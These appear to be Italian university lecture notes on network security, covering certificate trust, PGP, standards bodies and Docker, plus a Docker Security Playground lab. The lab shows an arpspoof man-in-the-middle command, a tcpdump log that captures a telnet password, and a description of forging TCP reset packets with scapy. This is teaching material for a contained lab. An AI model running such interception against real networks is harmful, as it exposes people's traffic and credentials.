Ho un mittente e un destinatario, in mezzo c'è un canale di informazione. Il primo bit che esce dal sender va in mano al nemico e va in un canale di cui non mi posso fidare. Viceversa, come mi arriva il primo bit non mi devo fidare e do per scontato che sia del nemico. Quindi, per essere sicuro devo fare in modo che da quando mando già dal primo bit esso sia codificato in un modo che sia comprensibile solo e soltanto al destinatario.

**Perché c'è il trusted third party?** Perché per realizzare questo paradigma spesso mi affido ad una terza parte. Se ho un certificato digitale, esso deve essere firmato da qualcuno di cui mi fido? Sì, ci deve essere qualcuno di cui mi possa per forza fidare e per fare questo ci sta una lista di certification authority, ovvero sono delle aziende che offrono questi servizi.

**Gli standard per le certification authority usano policy comuni per i vari servizi?** Assolutamente sì. La PEC esiste in Italia, Svizzera e un poco diversa in Germania. Ma non è riconosciuta a livello internazionale. Questo perché non esistono degli standard internazionali che la certificano. A livello internazionale ho una cosa simile alla PEC che ha uno standard molto più stringente e "migliore" rispetto alla PEC.

L'accesso alla lista di revoca dei certificati (un certificato muore, o viene revocato) è un enorme protocollo standard che va implementato.


Se uso una chiave crittografica tra me e destinatario posso rimuovere la trusted third party e posso creare un certificato PGP (Pretty good privacy) che non è mai riconosciuto da qualcuno ma creo una mia catena della fiducia a cui do la mia chiave pubblica. Nelle varie conferenze ci sono delle feste PGP dove si va e si scambiano le chiavi pubbliche. Spesso si aggiunge la chiave PGP al proprio anello di chiavi. È un meccanismo più anarchico e non fa riferimento ad un infrastruttura a chiave pubblica.



Se mi metto in una parte di accesso ad un nodo, mentre prima ho visto la parte di comunicazione generale, per il controllo degli accessi devo avere un gate keeper che chiameremo firewall.

Quando parliamo solo di “controllo degli accessi” parliamo di un sistema informativo con dati/risorse/software/etc, che vogliamo proteggere, questo sistema avrà già di per sé dei sistemi di controllo interni ma all'esterno del sistema informativo devo esporre questi filtri.

L'accesso indesiderato che può comportare? Accesso alle informazioni, disservizi etc etc.



Se andiamo a vedere i servizi, qualcuno che sfrutta le vulnerabilità dei nostri servizi può o impedire l'uso di quel programma, o sfruttare quel particolare programma per prendere possesso della macchina.

Quali sono gli enti e gli organismi di standardizzazione?

NIST	ISOC
<ul style="list-style-type: none"> <li>• National Institute of Standards and Technology</li> <li>• Agenzia federale americana che si occupa di scienze della misura, di standard e di tecnologie legate all'impiego da parte del governo degli Stati Uniti, nonché alla promozione dell'innovazione nel settore privato</li> <li>• I documenti emanati dal NIST hanno un impatto globale: <ul style="list-style-type: none"> <li>• NIST Federal Information Processing Standards (FIPS)</li> <li>• Special Publications (SP)</li> </ul> </li> </ul>	<ul style="list-style-type: none"> <li>• Internet Society</li> <li>• Una società mondiale di professionisti che partecipano, a titolo individuale, alla definizione, gestione ed evoluzione della rete Internet</li> <li>• La casa madre di gruppi che si occupano degli standard per l'infrastruttura di Internet, ivi compresi l'IETF (Internet Engineering Task Force) e l'IAB (Internet Architecture Board)</li> <li>• Gli standard (de facto) di Internet sono pubblicati sotto forma di "Requests for Comments" (RFC)</li> </ul>

A destra ho ISOC (internet society, società a diffusione capillare che danno la strategia evolutiva della rete internet) ed è un po' il capo dei capi. Tra questi organismi ho la IETF

A sinistra ho il NIST (National institute of standards and technology) si occupa di un sacco di cose ma in security è molto specializzato. È appartenente agli Stati Uniti ma ha valenza internazionale

### DOCKER/Containerizzazione (Slide L03\_bis\_DSP\_for\_students)


Cos'è Docker? Tutto quello che vediamo lo possiamo studiare in autonomia da

<https://www.docker.com/101-tutorial>, ma se online vado sul portale di Docker trovo la possibilità di allenarmi e studiare le cose legate ai container usando il browser (la prima cosa da fare è in <https://labs.play-with-docker.com>). In play with Docker ci posso giochicchiare per 4h e c'è del materiale veramente eccellente.

Che fa la community Docker? Rende disponibile l'intero framework di virtualizzazione. Che approccio ho? Se non c'è virtualizzazione devo comprare il PC, metterci il sistema operativo e poi ci posso operare. In genere che problemi ho? Mi serve un nuovo sistema operativo e dunque mi serve un PC nuovo. La virtualizzazione, mi aiuta a fare questo e nella virtualizzazione ho lo strato di hypervisor **che di che si occupa? Di mascherare, la presenza di un'unica infrastruttura hw rispetto a tutto quello che c'è sopra**. Posso simulare di avere più SO che usano tutti la stessa infrastruttura hw. L'idea è di aggiungere questo strato che si interfaccia lato North Bound con le virtual machine, lato South Bound con il vero SO che monto sulla macchina.

## History - Hypervisor-based virtualization

- ▶ One physical server can contain multiple applications
- ▶ Each application runs in a virtual machine
- ▶ Benefits:
  - ▶ Better resource usage
    - ▶ One physical machine divided into multiple VM
  - ▶ Easier to scale
  - ▶ VM's in the cloud
  - ▶ Pay as you go
- ▶ Limitations:
  - ▶ Each VM still requires
    - ▶ CPU allocation
    - ▶ Storage
    - ▶ RAM
    - ▶ An entire guest operating system
  - ▶ The more VM's you run, the more resources you need
  - ▶ Guest OS means wasted resources




Tutte le chiamate di sistema che l'oggetto fa sono intercettate dall'hypervisor che poi le gira al SO vero e proprio. Quidi l'hypervisor gestisce questo collegamento tra macchina Host e i vari Guest e ogni macchina Virtuale richiede, disco memoria etc etc.

È bello avere su una macchina fisica più macchine virtuali ma se ho un PC con 16 GB di RAM e ci metto 4 VM l'ho già perso. Alla virtualizzazione si affianca la containerizzazione. Il sistema operativo che ospita deve essere Linux, infatti se io metto Linux in una virtual machine su MACos ci posso mettere Docker e ho quindi una sorta di nested virtualization.

Posso avere una macchina virtuale su cui ho Linux e su cui ci metto il docker engine. Perciò trovo questa infrastruttura anche su altri SO. Non c'è hypervisor in questo caso e un container docker è un semplice processo unix. Si unisce dunque la capacità di generare processi in unix, con la capacità partizionare le risorse che questi processi possono avere.

## Containers

- ▶ Container-based virtualization uses the kernel on the host's operating system to run multiple guest instances
  - ▶ Also known as Operating-System-level virtualization
- ▶ The kernel of an operating system allows the existence of multiple isolated user-space instances
- ▶ LXC (Linux Containers) as first example (2008)
- ▶ Become very popular with the Docker project (2013)
- ▶ Each guest instance is called a **container**
- ▶ Each container has its own
  - ▶ Root filesystem
  - ▶ Processes
  - ▶ Memory
  - ▶ Devices
  - ▶ Network ports
- ▶ Containers isolate runtime environments



Esistono delle cose dove i container hanno un valore inestimabile, ad esempio posso avere decine di Container, mentre non potrei avere dozzine di VM. La VM è sicuramente più carrozzata rispetto al container, ma se voglio simulare un pc windows con Docker non è così immediato.

## ► Containers

- Are more lightweight
- No need to install guest OS
- Less CPU, RAM, storage space required
- More containers per machine than VMs
- Greater portability

## ► VMs

- More consolidated technology
- Multitenancy
- Guest Operating Systems other than Linux
- Live migration

Che cos'è Docker dunque? **Piattaforma open source, grande azienda che ha cambiato le sue policy rendendolo a pagamento per le grandi aziende.** La piattaforma Docker è formata da multipli prodotti/tool, quello che più mi interessa capire è il docker engine che è il sub strato che ci fa vivere i container. Noi utenti usiamo il docker engine per mezzo del docker client. Posso eseguire client ed engine su macchine diverse mandando i comandi al engine per dirgli fai questo o quello.

```
MacBook-Pro-di-Simon-2:DockerSecurityPlayground spromano$ docker ps
CONTAINER ID   IMAGE      COMMAND   CREATED     STATUS      PORTS     NAMES
MacBook-Pro-di-Simon-2:DockerSecurityPlayground spromano$
```

Docker ps mi informa di quali processi docker ho attivi sulla mia macchina, se aggiungessi docker ps -a avrei i processi **che ho avuto attivi sulla mia macchina.**

```
MacBook-Pro-di-Simon-2:DockerSecurityPlayground spromano$ docker images | more
```

con questo abbiamo diverse informazioni, ad esempio traceroute se lo volessi fare dovrei avere una intera VM che si occupa di farlo e mi occuperebbe GB.

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
spromano/traceruter	0.0.1	1d2ec6c4d6bf	17 hours ago	125MB
ffeldhaus/wireshark	latest	90e3f28833f0	2 months ago	711MB
alexamirante/gstreamer	1.14.1_shine	4131947a7c6e	2 months ago	507MB
vsc-volume-inspect	latest	074bbe88493a	3 months ago	133MB
alexamirante/gstreamer	1.14.1	69ec9536deff	3 months ago	504MB
wordpress	5.7.0-fpm-alpine	811e42fe768b	6 months ago	248MB
mysql	8.0	26d0ac143221	6 months ago	546MB
nginx	1.19.8-alpine	5fd75c985b52	6 months ago	22.6MB
certbot/certbot	latest	67cfca9e9e43f	7 months ago	95.5MB

Se faccio come di seguito, **run hello-world e poi ps** non ottengo nulla, proprio perché questo processo nasce e muore

# Lezione 5 12/10/2021

## DOCKER/Containerizzazione

Continuamo con i discorsi su Docker, i componenti dei quali avremo bisogno sono quelli mostrati in questa slide


## What is Docker?

- ▶ Docker is an open source platform for developing, shipping and running applications using container virtualization technology
- ▶ The Docker Platform consists of multiple products/tools
  - ▶ Docker Engine
  - ▶ Docker Hub
  - ▶ Docker Machine
  - ▶ Docker Compose
  - ▶ Docker Swarm
  - ▶ Docker Desktop

Il cuore è docker engine il quale consente di realizzare la virtualizzazione sfruttando le tecniche che vedremo in seguito, nello specifico in Linux gestisce bene dei processi che si fanno nascere nel SO, e controllando le risorse ai processi stessi. Di fondamentale c'è anche il client del motore e sarà il nostro modo di interagire con docker attraverso linea di comando, questo può essere fatto sia in locale (client ed engine collocati sulla stessa macchina) sia da remoto e comunicano via socket.

Docker hub è fondamentale perché presenta tante immagini di container già preconfezionate e quindi possiamo approvvigionarci presso l'hub e prendendo le immagini.

Quindi abbiamo l'engine che si poggia sul kernel Linux ed interagisce nella parte sottostante con il SO, la parte che espone è quella con la quale interagiamo.



Per l'installazione seguiamo questa slide, oppure ce ne sono diversi online

## Docker installation



- ▶ Docker needs Linux kernel
  - ▶ You may need a Linux Virtual Machine
  - ▶ The Docker Toolbox is an installer to quickly and easily install and setup a Docker environment on your Windows or Mac computer
- ▶ Download Docker Desktop at:
  - ▶ <https://www.docker.com/products/docker-desktop>
- ▶ Or follow the instructions at:
  - ▶ <https://docs.docker.com/engine/install/>
- ▶ Verify your installation
  - \$ sudo docker version
- ▶ Add your user account to the docker group (logout and re-login required)
  - \$ sudo usermod -aG docker <user>
- ▶ Run your first container
  - \$ sudo docker run hello-world

L'idea, dunque, è quella di far sì che il nostro computer, l'host, che manda in esecuzione diversi contenitori **che ricordiamo non è una VM ma un conglomerato di informazioni minime per far funzionare la nostra applicazione.**

Per ogni immagine troviamo anche il docker file, che ci permette di vedere come realizzare quella precisa struttura. Si parla di **infrastructure as code**, compilando il file di testo abbiamo la costruzione dell'immagine.

### ▶ Images

- ▶ Read only template used to create containers
- ▶ Built by you or other Docker users
- ▶ Stored in the Docker Hub or your local Registry


### ▶ Containers

- ▶ Isolated application platform
- ▶ Contains everything needed to run your application
- ▶ Based on images

### ▶ Registry

- ▶ Is where we store images
- ▶ Can be private or public (Docker Hub)

### ▶ Repositories are inside a Registry



Non faremo un confronto tra docker e VM, sarebbe inutile, ognuno è utile in determinati scenari ma vediamo quali sono i benefici di docker:

- Separazione dei compiti
  - Permette di concentrarsi sulla costruzione delle applicazioni
  - L'amministratore di sistema si concentra sullo sviluppo.
- Ciclo di sviluppo veloce
- Portabilità dell'applicazione
- Scalabilità
- Girano più app su una singola macchina host

C'è tanto da studiare ma noi vedremo giusta un introduzione per capire come funzionano i laboratori.

## Docker Hub (1/2)



- ▶ Official Registry maintained by Docker (the Company)
- ▶ Lots of images available for use
  - ▶ User-provided images (be careful!): `username/repository:tag`
  - ▶ Official images: `repository:tag`
  - ▶ Default tag is `latest`

Image	Stars	Pulls	Details
centos official	1295	1932791	> DETAILS
busybox official	262	33397875	> DETAILS
ubuntu official	2206	16851379	> DETAILS
scratch official	89	209905	> DETAILS
fedora official	200	177316	> DETAILS

Se usiamo il client docker e vogliamo prelevare le immagini dobbiamo usare il comando pull:

```
$ docker pull ubuntu:20.04
```

Una volta scaricato le immagini sono conservate localmente. Le immagini locali possono essere deployate con la riga:

```
$ docker images
```

Quando creiamo un container docker cercherà di usare come prima cosa un'immagine locale. Se non vi è una immagine allora il demone di docker andrà a cercare nel docker hub a meno che non ci sia un altro registro specificato.

Ma se volessimo togliere un'immagine che comando dovrei usare? Se voglio cancellarla devo fare \$ docker rmi [nome immagine/image id], **però potrebbe dare un errore di conflitto, quindi dobbiamo prima rimuovere un container stopped**. Usiamo il comando \$ docker rm [nome del container] e se è l'unico che lo usava lo toglieva.

```
MacBook-Pro-di-Simon-2:xpki spromano$ docker rmi e88e5f35b954
Error response from daemon: conflict: unable to delete e88e5f35b954 (must be forced) - image is being used by stopped container aa63f756b78d
MacBook-Pro-di-Simon-2:xpki spromano$ docker rm aa63f756b78d
aa63f756b78d
MacBook-Pro-di-Simon-2:xpki spromano$ docker rmi e88e5f35b954
Error response from daemon: conflict: unable to delete e88e5f35b954 (must be forced) - image is being used by stopped container 28f3878875a7
MacBook-Pro-di-Simon-2:xpki spromano$ docker rm 28f3878875a7
28f3878875a7
MacBook-Pro-di-Simon-2:xpki spromano$ docker rmi e88e5f35b954
Error response from daemon: conflict: unable to delete e88e5f35b954 (must be forced) - image is being used by stopped container eb32122b5c8c
MacBook-Pro-di-Simon-2:xpki spromano$ docker rm 28f3878875a7
Error: No such container: 28f3878875a7
MacBook-Pro-di-Simon-2:xpki spromano$ docker rm eb32122b5c8c
eb32122b5c8c
MacBook-Pro-di-Simon-2:xpki spromano$ docker rmi e88e5f35b954
Untagged: frapsoft/nikto:latest
Untagged: frapsoft/nikto@sha256:e2206e3a1d4950d363fb542e405664937c6db2a4fe4e97ee73dc34dcde00ad89
Deleted: sha256:e88e5f35b95464ba7daa320c30ead742a31d61b0018e851e59da87f2863eede1
Deleted: sha256:9d23038af20c06fe32045c2d013da79c2a563d4418cf4cb69b1a1f4285fb4b5b
Deleted: sha256:51951fc332ebc1d1edb4fe5292c24cd87e5bcec81b4c37c56149a015f7b1cf9
MacBook-Pro-di-Simon-2:xpki spromano$
```

Vediamo ora come far partire un container attraverso il comando \$ docker run image [altri argomenti], quello mostrato nell'esempio fa partire ubuntu e poi, una volta che l'immagine è in esecuzione lancia ps aux (comando per vedere la lista dei processi). Una volta finito il comando il container muore, se non voglio farlo morire come faccio? Uso le opzioni -i o -t

- ▶ Spin up a container through the “run” command of the Docker CLI
 

```
$ docker run [OPTIONS] IMAGE [COMMAND] [ARG...]
```

Example:

```
$ docker run ubuntu:14.04 ps aux
```
- ▶ Container with terminal
  - ▶ -i option (interactive mode) tells Docker to connect to STDIN on the container
  - ▶ -t option (TTY mode) specifies to get a pseudo-terminal
- ▶ «Detached» container
  - ▶ -d flag tells Docker to run the container as a daemon
  - ▶ Prints the id of the container created
- ▶ Observe container's STDOUT
 

```
$ docker logs <container id/name>
```

  - ▶ To follow the output, add the -f option
- ▶ Find your containers
  - ▶ Use `docker ps` to list running containers
  - ▶ Use `docker ps -a` to list all containers (includes containers that are stopped)

Se usiamo l'opzione -d dobbiamo poi agganciarci, se non usiamo nulla.

Come funziona un container in rete? Ci sono tre modi di gestire il networking dello stesso:

1. Non avere la rete.
2. Usare un bridge.
3. Condividere lo stack della rete dell'host, questo solo con Linux.

Mettiamo caso che abbiamo creato un container che è stato rimosso con exit, e voglio riavviarlo. Mi basta che faccio \$ docker start e id del container, facendo così parte ma non sono più all'interno dello stesso e per farlo devo scrivere \$ docker exec id\_container e poi quello che voglio fare.

Per stoppare un container, teoricamente basta \$ docker stop ma può essere usato anche \$ docker kill; la differenza sta nel fatto che il primo manda un segnale di terminazione al container permettendo di salvare quello che doveva salvare, il secondo invece è più distruttivo e forza la chiusura a prescindere da tutto.


Per vedere le reti disponibili sui docker facciamo: \$ docker network ls e ce ne sono sempre tre di default anche se ne possiamo creare quante ne vogliamo:

- Bridge, l'host fa da ponte verso il container
- Host, chi sta sulla rete host, vede lo stack TSP/IP del pc
- None, non fa networking

## Docker security Playground

Scritto in nodejs ci permette di studiare la network security, per usarlo possiamo usare tranquillamente le tecniche dei docker che abbiamo visto finora, nello specifico useremo i laboratori network security unina.

Vediamo un esempio, apriamo “L02\_TCPDumpLab” e abbiamo il seguente ambiente: un router, una rete interna, una rete Telnet network, un server all'esterno ed un client che vuole fare richieste telnet verso il server. Lo scopo di questo esempio è quello di testare le chiamate del client sul server passando per un router che ha due interfacce, c'è anche l'attaccante con Kali e il tool per forgiare i pacchetti scapy



Quando disegniamo questo sistema o lo salviamo viene creato un file chiamato docker compose e viene usato da un tool di docker che ci permette di descrivere le interazioni tra diverse immagini docker. Il formato è standard e altamente leggibile, la parte forse più particolare è **cap** ovvero le capabilities e quindi dire cosa può fare su un sistema.

```

version: '2'
services:
  Kali:
    image: 'dockersecplayground/kali:v1.0'
    stdin_open: true
    tty: true
    networks:
      internal_network:
        ipv4_address: 192.168.2.3
    cap_add:
      - ALL
    privileged: true
  router:
    image: 'dockersecplayground/alpine_router:v1.0'
    stdin_open: true
    tty: true
    networks:
      internal_network:
        ipv4_address: 192.168.2.2
      telnet_network:
        ipv4_address: 192.168.1.2
    cap_add:
      - ALL
  TelnetServer:
    image: 'dockersecplayground/alpine_telnet:v1.0'
    stdin_open: true
    tty: true
    networks:
      telnet_network:
        ipv4_address: 192.168.1.3
    cap_add:
      - ALL
  telnet_client:
    image: 'nsunina/bot_telnet_client:v1.0'
    stdin_open: true
  
```

Se siamo proprietari del laboratorio e andiamo sul grafico, premiamo “edit network” e possiamo vedere il router com’è stato configurato. Se andiamo in Networks possiamo dirgli che il collegamento è statico e non dinamico, con ports possiamo fare **port forwarding**. Con la scheda volumi possiamo **montare nel container una parte del file system del nostro computer, in modo da risultare condiviso**.

```

telnet_client:
  image: 'nsunina/bot_telnet_client:v1.0'
  stdin_open: true
  tty: true
  networks:
    internal_network:
      ipv4_address: 192.168.2.4
  cap_add:
    - NET_ADMIN
scapy:
  image: 'nsunina/alpine_scapy:v1.0'
  stdin_open: true
  tty: true
  networks:
    internal_network:
      ipv4_address: 192.168.2.5
networks:
  telnet_network:
    ipam:
      config:
        - subnet: 192.168.1.1/24
  internal_network:
    ipam:
      config:
        - subnet: 192.168.2.1/24

```

**Attenzione** nelle due network finali c'è un errore, l'indirizzo della subnet dovrebbe essere 192.168.1.0/24 e 2.0/24.

Se non abbiamo le immagini ce le fa prima scaricare e poi possiamo partire, l'esempio che siamo vedendo mostra l'attaccante pronto ad intercettare le comunicazioni tra client e server e quindi deve entrare nel router (attraverso il mac address) e modificargli gli indirizzi portandoli da me. Il tool usato per fare quest'attacco è ARP spoof il quale manda un ARP reply senza stimolare un'ARP request, e ARP non segnala nessun problema.

La soluzione mostrata nella pagina fa poi vedere per bene tutta la guida all'esercizio.

```
$ arpspoof -i eth0 -t 192.168.2.4 192.168.2.2 2> /dev/null &
```

Questo comando, nella parte finale mostra il reindirizzamento dello standard error verso il nulla e lo metto in background.

```

Piu visitati | m Come iniziare | IETF Meeting Mana... | WIGLE: Wireless Ne... | Application: Tele... | CSFingerings Comp... | Janus WebRTC Set... | meetings.confmeet... | Play with Docker Cl... | SQL injection UND... | Cybersecurity for B... | >> | Other Bookmarks
2864937978], length 2
E..>.....J....R.4.....
..[+,.{
07:48:19.746893 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [.], ack 4187393465, win 502, options [nop,nop,TS val 2864937979 ecr 77159211], length 0
E..4.S@.....J....R.4.....
..{.+
07:48:19.746908 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [.], ack 4187393465, win 502, options [nop,nop,TS val 2864937979 ecr 77159211], length 0
E..4.S@?.....J....R.4.....
..{.+
07:48:19.747429 IP 192.168.1.3.23 > 192.168.2.4.48714: Flags [P.], seq 4187393465:4187393475, ack 1385903347, win 510, options [nop,nop,TS val 77159211 ecr 2864937979], length 10
E..>.....J....R.4.....
..[+,.{.Password:
07:48:19.747451 IP 192.168.1.3.23 > 192.168.2.4.48714: Flags [P.], seq 4187393465:4187393475, ack 1385903347, win 510, options [nop,nop,TS val 77159211 ecr 2864937979], length 10
E..>.....J....R.4.....
..[+,.{.Password:
07:48:19.747505 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [.], ack 4187393475, win 502, options [nop,nop,TS val 2864937979 ecr 77159211], length 0
E..4.T@?.....J....R.4.....
..{.+
07:48:19.747526 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [.], ack 4187393475, win 502, options [nop,nop,TS val 2864937979 ecr 77159211], length 0
E..4.T@?.....J....R.4.....
..{.+
07:48:29.784104 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [P.], seq 1385903347:1385903371, ack 4187393475, win 502, options [nop,nop,TS val 2864948050 ecr 77159211], length 24
E..L.U@.....J....R.4.....
..R..!MyPasswordALittleComplex
07:48:29.784164 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [P.], seq 1385903347:1385903371, ack 4187393475, win 502, options [nop,nop,TS val 2864948050 ecr 77159211], length 24
E..L.U@?.....J....R.4.....
..R..!MyPasswordALittleComplex
07:48:29.827795 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [.], ack 1385903371, win 510, options [nop,nop,TS val 77169326 ecr 2864948050], length 0
E..4..@?.....J....R.5.....
..R..R
07:48:29.827821 IP 192.168.1.3.23 > 192.168.2.4.48714: Flags [.], ack 1385903371, win 510, options [nop,nop,TS val 77169326 ecr 2864948050], length 0
E..4..@?.....J....R.5.....
.....R
07:48:30.415844 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [P.], seq 1385903371:1385903373, ack 4187393475, win 502, options [nop,nop,TS val 2864948682 ecr 77159211], length 2

```

Quest'immagine è il dump di traffico e vedo varie informazioni. Il prof ci suggerisce di completare il laboratorio da soli.

Come si butta giù la connessione tra due end point senza essere uno dei due? Basta fingere di essere uno di loro due e mandare il reset, ma non basta mettere l'indirizzo IP poiché si utilizza la connessione TSP e quindi deve inserire un reset con un segmento esattamente successivo all'ultimo ricevuto. Questo con il dump sul traffico lo vediamo.

```
...%....  
07:50:08.590606 IP 192.168.2.4.48714 > 192.168.1.3.23: Flags [P.], seq 1385903403:1385903411, ack 4187393635, win 502, options [nop,nop,TS val 2865046960 e  
r 77268161], length 8  
E..<.{@.a.....]..R.5+...c.....
```

3 + 8 = 11

## Scapy

```
/ # scapy  
WARNING: Cannot read wireshark manuf database  
INFO: Can't import matplotlib. Won't be able to plot.  
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().  
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH  
INFO: No IPv6 support in kernel  
WARNING: No route found for IPv6 destination :: (no default route?)  
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)  
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.  
WARNING: IPython not available. Using standard Python shell instead.  
AutoCompletion, History are disabled.  
  
          aSPY//YAsa  
      apyyyyCY//////////YCa  
      SY////////YSpCs  scpCY//Pp  
  ayp ayyyyyySCP//Pp      syY//C  
AYAsAYYYYYYYYY//Ps      cY//S  
    pCCCCY//p      cSSps y//Y  
    SPPPP//a      pP///AC//Y  
    A//A      cyP///C  
    p///Ac      sC///a  
    P///YCpc      A//A  
    scccccP///pSP///p      p//Y  
    sY/////////y caa      S//P  
    cayCyayP//Ya      pY/Ya  
    sY/PsY///YCc      aC//Yp  
    sc sccaCY//PCyapaCP//YSs  
          spCPY//////YPSpS  
          ccaacs  
  
Welcome to Scapy  
Version git-archive.devae348f861  
https://github.com/secdev/scapy  
Have fun!  
We are in France, we say Skappee.  
OK? Merci.  
--- Sebastien Chabal  
  
=>
```


Con scapy noi forgiamo dei packetti ad hoc, infatti nel playground c'è una guida dettagliata dei comandi da mettere e come funzionano.

Se usassi ssh potrei fare l'attacco di reset? Si perché ssh si occupa di fare crittografia sul livello di trasporto TSP ma è logico non è fisico e quindi posso tranquillamente resettare.

## DOCKER continuo

Ovviamente essendo Unix abbiamo che il processo uno è *init* e da lì nasce tutto, anche docker e poi abbiamo nell'immagine successiva due container. Sono due processi uno di java e l'altro bash.

- ▶ A container only runs as long as the process from your command is running
- ▶ Your command's process is always PID 1 inside the container



- ▶ Special directories within a container's file system, designed to persist data
- ▶ Independent from the containers life cycle
- ▶ Survive to containers deletion
- ▶ Can be mapped to a host folder
- ▶ A container can "mount" one or more volumes when created by using the `-v` option
 

```
$ docker run -it -v /home/pippo:/myvolumes/pippo
ubuntu:14.04 bash
  ▶ Paths specified must be absolute
```
- ▶ Can be shared among containers
 

```
  ▶ --volumes-from option to docker run
```

Ma se volessi costruire un'immagine? Semplice essendo il docker file un file di testo lo possiamo scrivere in maniera super semplice, vediamo un esempio

- ▶ Dockerfile:
 

```
FROM ubuntu:20.04
RUN apt-get update && apt-get -y install traceroute
CMD /bin/bash
```

- ▶ Build instruction:
 

```
$ docker build -t [repository:tag] [path]
e.g.,
$ docker build -t spromano/traceroute:0.0.1 .
```

- ▶ Push to Docker Hub:
 

```
$ docker push spromano/traceroute:0.0.1
```

